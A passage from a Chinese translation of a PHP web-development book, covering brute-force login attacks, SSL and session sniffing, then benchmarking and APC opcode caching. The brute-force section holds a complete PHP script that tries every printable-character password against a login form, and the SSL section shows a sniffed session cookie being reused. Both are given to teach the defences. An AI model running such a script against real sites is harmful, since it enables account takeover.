攻击者可能会使用一个通用的脚本或针对想侵入的网站写一段特定的脚本，无论哪种情况，这样的脚本通常会执行一个 HTTP 请求，试图登录 Web 应用程序，然后他们将检查这个响应是否有成功登录的迹象。当攻击者的登录失败，Web 应用程序通常以表明结果的信息重新显示登录表单。以下是一个登录失败时可能生成的标记示例。

```
<p class="error">Invalid username or password.</p>
<form method="post" action="http://example.com/login.php">
  <p>Username: <input type="text" name="username" /></p>
  <p>Password: <input type="password" name="password" /></p>
  <p><input type="submit" value="Log In" /></p>
</form>
```

对这个表单我们可以使用类似的脚本执行一个暴力破解攻击。

chapter_05/brute_force.php

```
$url = 'http://example.com/login.php';
$post_data = array('username' => 'victims_username');
$length = 0;
$password = array();
$chr = array_combine(range(32, 126), array_map('chr',➥
  range(32, 126)));
$ord = array_flip($chr);
$first = reset($chr);
$last = end($chr);
while (true) {
  $length++;
  $end = $length-1;
  $password = array_fill(0, $length, $first);
  $stop = array_fill(0, $length, $last);
  while ($password != $stop) {
    foreach ($chr as $string) {
      $password[$end] = $string;
      $post_data['password'] = implode('', $password);
      $context = stream_context_create(array('http' => array(
        'method' => 'POST',
        'follow_location' => false,
        'header' => 'Content-Type: application/➥
          x-www-form-urlencoded',
        'content' => http_build_query($post_data)
      )));
      $response = file_get_contents($url, false, $context);
      if (strpos($response, 'Invalid username or password.')➥
            === false) {
        echo 'Password found: ' . $post_data['password'], PHP_EOL;
```

```
            exit;
          }
        }
        for ($left = $end-1; isset($password[$left]) && $password➥
          [$left] == $last; $left--);
        if (isset($password[$left]) && $password[$left] != $last) {
          $password[$left] = $chr[$ord[$password[$left]]+1];
          for ($index = $left+1; $index <= $length; $index++) {
            $password[$index] = $first;
          }
        }
      }
    }
```

该脚本依次生成由我们常用的可打印字符组成的密码，这些字符可用键盘输入。它以长度为1的密码作为开始，但我们也可简单修改变量 $length 的初始值，以较长的长度作为开始。一旦脚本生成所有可能的给定长度的密码，它将增加长度并用一个新的长度重新开始密码生成过程。

通过使用 PHP 流，该脚本对表单使用的 URL 执行 POST 请求，并包含了它提交的用户名和表单数据中生成的密码。随后脚本检查响应主体中表示登录失败的子字符串。如果没有找到这个字符串，脚本便假定这个密码是正确的，然后输出密码并终止脚本。我们需要在 HTTP 请求逻辑中进行更广泛的错误检查，但这里显示的代码对于这个示例已足够。

5.9.2 修复

类似于 Fail2ban[⊖] 这样的软件可以集成防火墙并通过 IP 阻止用户，它们根据过多的登录失败尝试识别暴力破解攻击。然而对于在你的服务器环境中安装这些软件，有时你可能缺少足够的控制。在这种情况下，我们必须在应用层中防止攻击。

我们具体的修复实现方式可能有所不同，但其中大部分都可归结为暂停用户登录特定账户。在某些示例中，这些方式是基于时间的，比如在某个用户连续提交 3 次登录信息均告失败的情况下，该用户登录暂停 5 分钟。这可以有效限制暴力破解攻击，也可有效提高这种攻击的复杂性，大大延长执行这种攻击所需要的时间。

我们还可以考虑利用用户的 IP 地址实现修复，比如阻止来自于某个 IP 地址的登录。一般而言，攻击者将会使用完全不同的 IP 地址尝试侵入受害者账户。我们对 IP 地址应该采取措施，预防暴力破解攻击对合法账户的主人产生影响。

我们还有一种常见的策略就是采用一个 CAPTCHA（完全自动化的图灵测试，以区分计算机和人类），当一定数量的登录尝试失败后，CAPTCHA 将会呈现一些小任务的表单给用户，以确定他们是人类或是机器。这些任务的性质各不相同。大部分 CAPTCHA 是为用户显示一个变形文字的图片，并要求他们将图片中的字符输入到一个文本框中。reCAPTCHA 是一个有趣的服务，在数字化图书项目中使用用户输入，甚至还包含一个便于视觉障碍用户使用的替代音频版本。图片方法的一个流行替代方法是要求用户回答一个简单的算术问题，例如“2+2= ？”。虽然在某些情况下攻击者可以避开 CAPTCHA，但它还是明显地让暴力破解攻击变得难以实现。

⊖ http://www.fail2ban.org

5.9.3 在线资源

开放的 Web 应用程序安全项目再次成为你进一步学习防止暴力破解攻击的首选之地，在 Wikipedia 的相关主题页面上也有非常详细的资料：

- https://www.owasp.org/index.php/Brute_force_attack
- http://en.wikipedia.org/wiki/Brute-force_attack

5.10 SSL

还有一个捕获会话标识符甚至用户信息的方法，在前面的 5.6 节中我们并未论及。让我们设想一个常见的场景：在一个咖啡馆，许多人正在使用一个开放的无线网络上网。在这种情况下，如果你对谁访问过网络不加以控制，有人可能使用一个被称为**数据包探测器**（packet sniffer）的程序拦截网络中发送的计算机数据。这里面也包括 HTTP 请求。这种影响很快将变得非常明显（如果它们已经变得很明显）。

5.10.1 攻击

受害者连接到咖啡馆的无线网络，打开他们的网页浏览器，并继续访问包含登录表单的 Web 应用程序的登录页面。他们输入用户名和密码，并提交这个表单。这样，一个像这样的 HTTP 请求将通过网络发送：

```
POST /login.php HTTP/1.1
Host: example.com

username=victims_username&password=victims_password
```

同一网络的攻击者使用一个数据包探测器，比如 Firefox 浏览器的 Firesheep 扩展可以拦截这个请求，取得受害者的身份信息，并用这些信息在 Web 应用程序中冒充受害者。

比方说，当攻击者已经连接到网络并开始拦截网络流量的时候，受害者已经登录到 Web 应用程序。也就是说，攻击者已经错过了拦截受害者身份信息的时机。但这并不能阻止他们冒充该用户。让我们看一个受害者登录后可能发送的请求。

```
GET /somepage.php HTTP/1.1
Host: example.com
Cookie: PHPSESSID=82551688a6333d57647b3ae8807de118
```

如果这个 Cookie 数据看起来很熟悉，它应该是一个由 PHP 设置的 Cookie，用来保存用户的会话标识符。我们回想一下，获取一个有效的会话标识符而不管它是如何做到的，都是会话固定和会话劫持攻击的目标。这时候，攻击者正好已经完成了这个目标。

许多最新的 Web 浏览器扩展，比如 Firefox 的 Web 开发工具栏，允许一个用户为某个特定的网站手动添加一个自定义的 Cookie。这使得攻击者在自己的 Web 浏览器更轻松地使用受害者的会话标识符。除非 Web 应用程序在适当的位置检查以对抗会话劫持攻击，否则攻击者可以通过其浏览器访问 Web 应用程序，就好像他们是受害者一样。

5.10.2 修复

预防会话劫持的措施可能对此有所帮助，但它们不足以从根本上解决这个问题。根本的问题在于网络流量未发生改变，而且对任何一个使用数据包探测器进行拦截的人完全开放。

我们对此的解决办法便是对用户和 Web 应用程序之间的通信使用 SSL，即**安全套接层**进行加密，这是一个通过互联网传送私人文件的协议。大多数 Web 浏览器都支持使用 SSL。在 Web 应用程序端有两个步骤实现它的运用：

1）从可信任的认证中心获得 SSL 证书，并对 Web 服务器主机进行配置以便应用程序和相关资产使用这个证书。

2）对任何配置或源代码进行必要的修改，而使 Web 应用程序强制客户端使用 HTTPS（这是使用 SSL 加密后的 HTTP）访问它。

第一步的具体细节取决于我们使用的操作系统和 Web 服务器，关于这一点的更多信息你可以查阅相关文档。第二步有时可以通过 Web 服务器级配置完成，比如使用 Apache Web 服务器的 mod_rewrite 模块。这往往更可取，因为它可以覆盖除 PHP 脚本之外的所有请求。然而，在某些情况下，你可能想在应用程序级中执行 SSL。这种检查足以满足大多数服务器环境。

chapter_05/ssl.php

```
$using_ssl = isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] ==➥
  'on' || $_SERVER['SERVER_PORT'] == 443;
if (!$using_ssl) {
  header('HTTP/1.1 301 Moved Permanently');
  header('Location: https://'.$_SERVER['SERVER_NAME'].$_SERVER➥
    ['REQUEST_URI']);
  exit;
}
```

现在回想一下，一旦我们为某个域名设置了一个 Cookie，浏览器将这个 Cookie 保存在对该域的所有后续请求中。这个 Cookie 包括了对于像图片、CSS 以及 JavaScript 这样静态资源的请求。因此，为了防止暴露会话标识符，所有跟随设置会话 Cookie 的会话标识符的请求必须使用 SSL。

有一段时间，我们使用 SSL 访问 Facebook 时受限于登录该网站的请求。然而，自从 Firesheep 发布以后，Facebook 将所有的请求都放在 SSL 后面，以防止这种类型的会话标识符漏洞。

5.10.3 在线资源

如果你有兴趣阅读更多关于 SSL 的文章，可以看看下面的这些网站：

- http://arst.ch/bgm
- https://www.owasp.org/index.php/SSL_Best_Practices

5.11 资源

本章只是对 PHP 应用程序中采取安全措施提供了必需的基本概念。但你对这个主题的学习不应结束！以下的资源列表对本章中所论及的内容做了补充，提供了一个良好的起点。

http://www.php.net/manual/en/security.php	PHP 手册中有关于各种安全问题的章节，还有一些普遍或特定环境配置的章节。这对于评估你的服务器设置和代码是一个很好的开始。
http://www.phparch.com/books/phparchitects-guide-tophp-security/ ㊀	这本由 Ilia Alshanetsky 写的书对于本章是一个很好的出发点。它涵盖了一些相同的主题，但是内容更深入一些。
http://phpsecurity.org/ ㊁	这是《Essential PHP Security》一书的相关网站，这本书由著名的安全专家 Chris Shiflett 所著。它为我们提供了关于 PHP 应用程序安全主题全面的参考。
http://www.informit.com/store/product.aspx?isbn=0672324547	《HTTP Developer's Handbook》是由 Chris Shiflett 所著的另一本关于HTTP协议的书籍，其中包括适用于HTTP并与 SSL 和安全性相关的几个章节。
http://www.phparch.com/magazine ㊂	这本每月发行的专业刊物包括了大量与 PHP 主题相关的内容。其中最具特色的是安全角落专栏，涉及人们感兴趣的最新安全性主题。
http://phpsec.org/projects/guide/	PHP 安全协会的项目之一就是《PHP Security Guide》，这份文档介绍了常见的安全漏洞以及防范它们的 PHP 具体方法。
https://www.owasp.org/index.php/Category:OWASP_Guide_Project	开放性 Web 应用程序安全性项目维护了几个子其中之一就是开发指南。这份文档对应用层安全性问题提供了实用的指导，还包含了包括 PHP 在内的几种编程语言的代码示例。
http://www.enigmagroup.org/ ㊃	该网站提供了针对 Web 应用程序和论坛的许多潜在攻击载体的相关信息和实用练习。请注意，我们必须注册一个用户账户才能访问更多的内容。
https://www.pcisecuritystandards.org/ ㊄	PCI 安全标准委员会负责维护系统安全性事实标准，以促进电子商务程序在线支付功能的发展。

㊀ http://www.phparch.com/books/phparchitects-guide-to-php-security/

㊁ http://phpsecurity.org

㊂ http://www.phparch.com/magazine

㊃ http://www.enigmagroup.org

㊄ https://www.pcisecuritystandards.org

第⑥章

性　　能

你要写下接下来要做的一件大事，至少也要尝试它。是 Google+ 或 Facebook 吗？你只有有限的预算，但你不得不为明天将有 100~100 000 000 次单击做好准备！

在开发阶段，你会尽全力写出高效的代码，它们看起来执行得非常迅速。只有一秒钟的加载时间行吗？这已经足够好了，对吗？但是，从今以后你就有了实际的用户，而不仅仅是一个小型开发团队单击你的服务器了，你会发现程序所有的性能都开始下降了……哦，不！

6.1 基准测试

我们通过两种方式可以知道代码是否需要性能的帮助：在开发过程中使用基准测试，或者利用服务器加载不稳定的时机。**基准测试**（benchmarking）涉及 Web 应用程序时，通常指“压力测试”，即在你的代码中尽可能多地加载流量，然后衡量它的执行能力。遗憾的是，基准测试更像一个最佳的推测，即使世界上所有产品在生产前我们都要改进其性能，但在某些时候产品性能仍显不足。很幸运，我们在这里用到了程序概要分析（profiling），在本章结尾我们将着重讲述这个问题。

我们推荐两个工具进行基准测试：ApacheBench (ab) 和 JMeter[⊖]。要进行压力测试，我们需要两个东西：同时在线的用户和大量的请求。使用这些工具后，很多同时运行的应用程序线程便代表了用户。因此我们只需记住：并发线程 = 并发用户。

ApacheBench 超级简单，通常包含了 Apache 安装，或是作为 Apache 开发包的一部分——一个被称为简单 ab 的二进制文件。要使用 ab，只需指定请求的总数（-n），以及并发线程的数量（-c），然后让它开始工作。例如，我们在这里使用 –n 1000 –c 20 生成 20 个并发线程执行 1000 个请求。

```
$ ab -n 1000 -c 20 http://example.org/
This is ApacheBench, Version 2.3 <$Revision: 655654 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://➥
  www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking example.org (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
```

⊖ http://jakarta.apache.org/jmeter/

```
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests


Server Software:        Apache/2.2.17
Server Hostname:        example.org
Server Port:            80

Document Path:          /
Document Length:        7452 bytes

Concurrency Level:      20
Time taken for tests:   12.023 seconds
Complete requests:      1000
Failed requests:        0
Write errors:           0
Total transferred:      7904000 bytes
HTML transferred:       7452000 bytes
Requests per second:    83.18 [#/sec] (mean)
Time per request:       240.450 [ms] (mean)
Time per request:       12.023 [ms] (mean, across all concurrent➥
  requests)
Transfer rate:          642.02 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        1    6   4.8      4      30
Processing:    62  233  49.6    229     708
Waiting:       62  231  50.1    227     705
Total:         63  239  49.5    235     714

Percentage of the requests served within a certain time (ms)
  50%    235
  66%    250
  75%    263
  80%    271
  90%    299
  95%    327
  98%    366
  99%    386
 100%    714 (longest request)
```

记住结尾的斜线

由于 ab 是请求的路径，如果以斜线做结尾，它将只执行测试。

执行 1000 个请求最快要使用 20 个并发连接。从并发的角度来看，如果服务器任意一秒都可以处理 20 个请求，那么每月累计可有 5000 万个请求。若每秒处理 83 个请求，那么每月就有 2.5 亿个请求。

看看这个测试的所有输出，我们可能会感兴趣的部分是：

- 测试花费的时间
- 完成的请求
- 失败的请求
- 每秒的请求数
- 连接时间

连接时间非常有趣，因为它由4个不同的数字组成：

Connection：Web服务器打开一个连接需要多长时间。

Processing：从开始连接到请求结束计算，一个请求需要多长时间。

Waiting：Apache需要多长时间处理请求并发送完整的响应。

Total：从请求开始到完成一共耗费多长时间。

ApacheBench只不过比基本的GET请求支持更多的测试，但是对于这种类型的测试，它太容易而且很快会被忽视。

JMeter是另一个具备GUI的Apache项目，而且具备更多功能。若要使用JMeter，你需要创建一个测试计划、添加线程组（例如，使用X数量的线程各自处理N数量的请求）、添加采样器（如执行一个HTTP请求）、指定JMeter的配置、添加Cookie处理器这样的其他选项、增加监听器处理结果。图6.1显示了一个JMeter设置示例。




图6.1 具备便利GUI的JMeter

这个测试计划由一个线程组构成。我们准备在这个线程组执行两个独特的HTTP请求，因此我们各自需要10个线程（一共20个），每个线程有50个请求（给我们1000个请求），如图6.2所示。




图 6.2　创建线程组

在这个线程组中，我们有一个 Cookie 管理器，如图 6.3 所示，这将确保初始化会话。




图 6.3　JMeter 的 Cookie 管理器

接下来，我们有了自己的两个 HTTP 请求：一个向主页提出，一个向登录屏幕提出，后者如图 6.4 所示。在该示例中，它们都是 GET 请求。我们还可以设置系统不清除请求之间的 Cookie，用 POST 登录，然后 GET 便出现在一个安全页面。




图 6.4 登录屏幕的 HTTP 请求

最后，我们有了 3 个结果监听器。第一个如图 6.5 所示，它使我们能全面地检查这些请求本身。




图 6.5 JMeter 视图结果树展示了所有请求

第二个是一个简单的汇总表，如图 6.6 所示。

最后一个如图 6.7 所示，以图表的形式显示了结果。

总的来说，基准测试类似于 IQ 测试；也就是说，IQ 测试仅仅测试你在 IQ 测试中表现如何。除了测试代码在基准测试中表现如何外，基准测试从来不是真正的性能指标。与其他基准相比，基准测试更有用处；这使你对性能的提高有相对的度量。

有一点你要记住，基准测试有一个共有的缺陷，那就是使用基准测试工具需要一些资源；如果你在网站的同一台服务器上进行基准测试，你记录的永远都是不真实的数字。但这些结果对那些相对指标仍然有用，除此之外，比起基准测试通常的性能，它们更加没有价值。




图 6.6　JMeter 给我们一个汇总报表来替代显示结果




图 6.7　JMeter 同时以图表的形式显示结果

6.2　系统测试

当然，代码不能受指责，对不对？ PHP 相当快，而且你还写了很好的代码，但是它却成了别的东西。让我们看看如何优化服务器配置。

6.2.1　代码缓存

我们准备讲解的第一个问题是操作码缓存。当你还是一个 PHP 初级开发者的时候，可能听说过 PHP 是一个脚本语言、一种解释语言，它不需要编译，如此之类。但这并不完全正确。请跟着我们看看其中缘由。

PHP 并未以传统意义进行编译，传统上使用像 GCC（GNU C 编译器）的编译器编译代码，并部署二进制文件。然而，对于每一个请求，PHP 进行代码解析，编译成操作码（或令牌），然后这些令牌随即传递给 Zend 引擎以便执行。

PHP 请求的生命周期就像 Java 生命周期的动态表演。当 Java 进行编译时，它将代码解析和编译成名为字节码的指令集；在执行时，通过 JVM（Java 虚拟机）执行字节码。Zend 引擎也被认为是一个虚拟机。

图 6.8 显示了 PHP 和 Java 的生命周期：请注意它们唯一的区别在于 PHP 在执行前未被保存为二进制文件。




图 6.8 PHP 生命周期和 Java 生命周期相比较

事实证明，至少在这方面 Java 是正确的：解析 / 编译阶段速度较慢。谁知道对不对呢？但我们可以使用**操作码缓存**（opcode cache）解决这个问题。操作码缓存将在首次运行后保存操作码，让 Zend 引擎在随后的请求中继续使用它们。图 6.9 说明了这个新的生命周期。

依据我们的经验，增加一个操作码缓存对我们提高代码运行速度大有裨益（坦率地说，也是最容易的）。有时，操作码缓存就是你需要的一切。

那么，你怎么安装这个魔法呢？很简单：

```
$ pecl install apc
```

这将会从 PECL（PHP Extension Community Library, PHP 扩展共享类库）中获取 APC 进行编译，然后安装该扩展。在这之后，根据设置，你需要编辑 php.ini 文件并添加它：

```
extension=apc.so
```

接着重新启动 PHP（也就是 Apache），然后你可以放心做其他事情了。




图 6.9　通过操作码缓存解决 PHP 生命周期问题

现在让我们来看一些基准测试。这个基准测试以 Zend Framework 应用程序为基础、在 MacBook Pro（四核酷睿 i5 2.4GHz）上运行。首先，我们未使用 APC：

```
Concurrency Level:      20
Time taken for tests:   22.721 seconds
Complete requests:      1000
Failed requests:        0
Write errors:           0
Total transferred:      5698000 bytes
HTML transferred:       5434000 bytes
Requests per second:    44.01 [#/sec] (mean)
Time per request:       454.418 [ms] (mean)
Time per request:       22.721 [ms] (mean, across all concurrent➥
  requests)
Transfer rate:          244.90 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    5  14.7      1     160
Processing:   245  447  54.6    450     630
Waiting:      241  445  54.7    447     606
Total:        248  452  53.8    454     707

Percentage of the requests served within a certain time (ms)
  50%    454
  66%    475
  75%    489
  80%    495
  90%    518
```

```
  95%    533
  98%    553
  99%    571
 100%    707 (longest request)
```

我们最感兴趣的一行是 Requests per second，该页面每秒有 44 个请求。现在启用 APC，我们只需添加 extension=apc.so 到配置（也就是说，使用所有的默认值），然后看看会发生什么。

```
Concurrency Level:      20
Time taken for tests:   11.049 seconds
Complete requests:      1000
Failed requests:        0
Write errors:           0
Non-2xx responses:      1000
Total transferred:      5698000 bytes
HTML transferred:       5434000 bytes
Requests per second:    90.51 [#/sec] (mean)
Time per request:       220.981 [ms] (mean)
Time per request:       11.049 [ms] (mean, across all concurrent➥
  requests)
Transfer rate:          503.61 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    6  17.4      2     196
Processing:    95  213  33.6    214     319
Waiting:       85  211  33.6    212     315
Total:        105  219  37.2    219     431

Percentage of the requests served within a certain time (ms)
  50%    219
  66%    231
  75%    239
  80%    245
  90%    261
  95%    277
  98%    305
  99%    361
 100%    431 (longest request)
```

这一次，我们实现了每秒 90 个请求，实际上我们将硬件功效提高了一倍。你会注意到，即使最长的请求也比未使用 APC 的最快请求快。

我们可以通过增加 apc.stat = 0 到 php.ini 做进一步调整。如果文件被修改，这会禁用缓存的自动更新。这表明如果做出修改，你必须重启 Web 服务器或清理缓存；但对于很少看到改变的服务器产品来说，这是有益的。

```
Concurrency Level:      20
Time taken for tests:   9.710 seconds
Complete requests:      1000
Failed requests:        0
Write errors:           0
Non-2xx responses:      1000
Total transferred:      5678000 bytes
HTML transferred:       5414000 bytes
Requests per second:    102.99 [#/sec] (mean)
Time per request:       194.202 [ms] (mean)
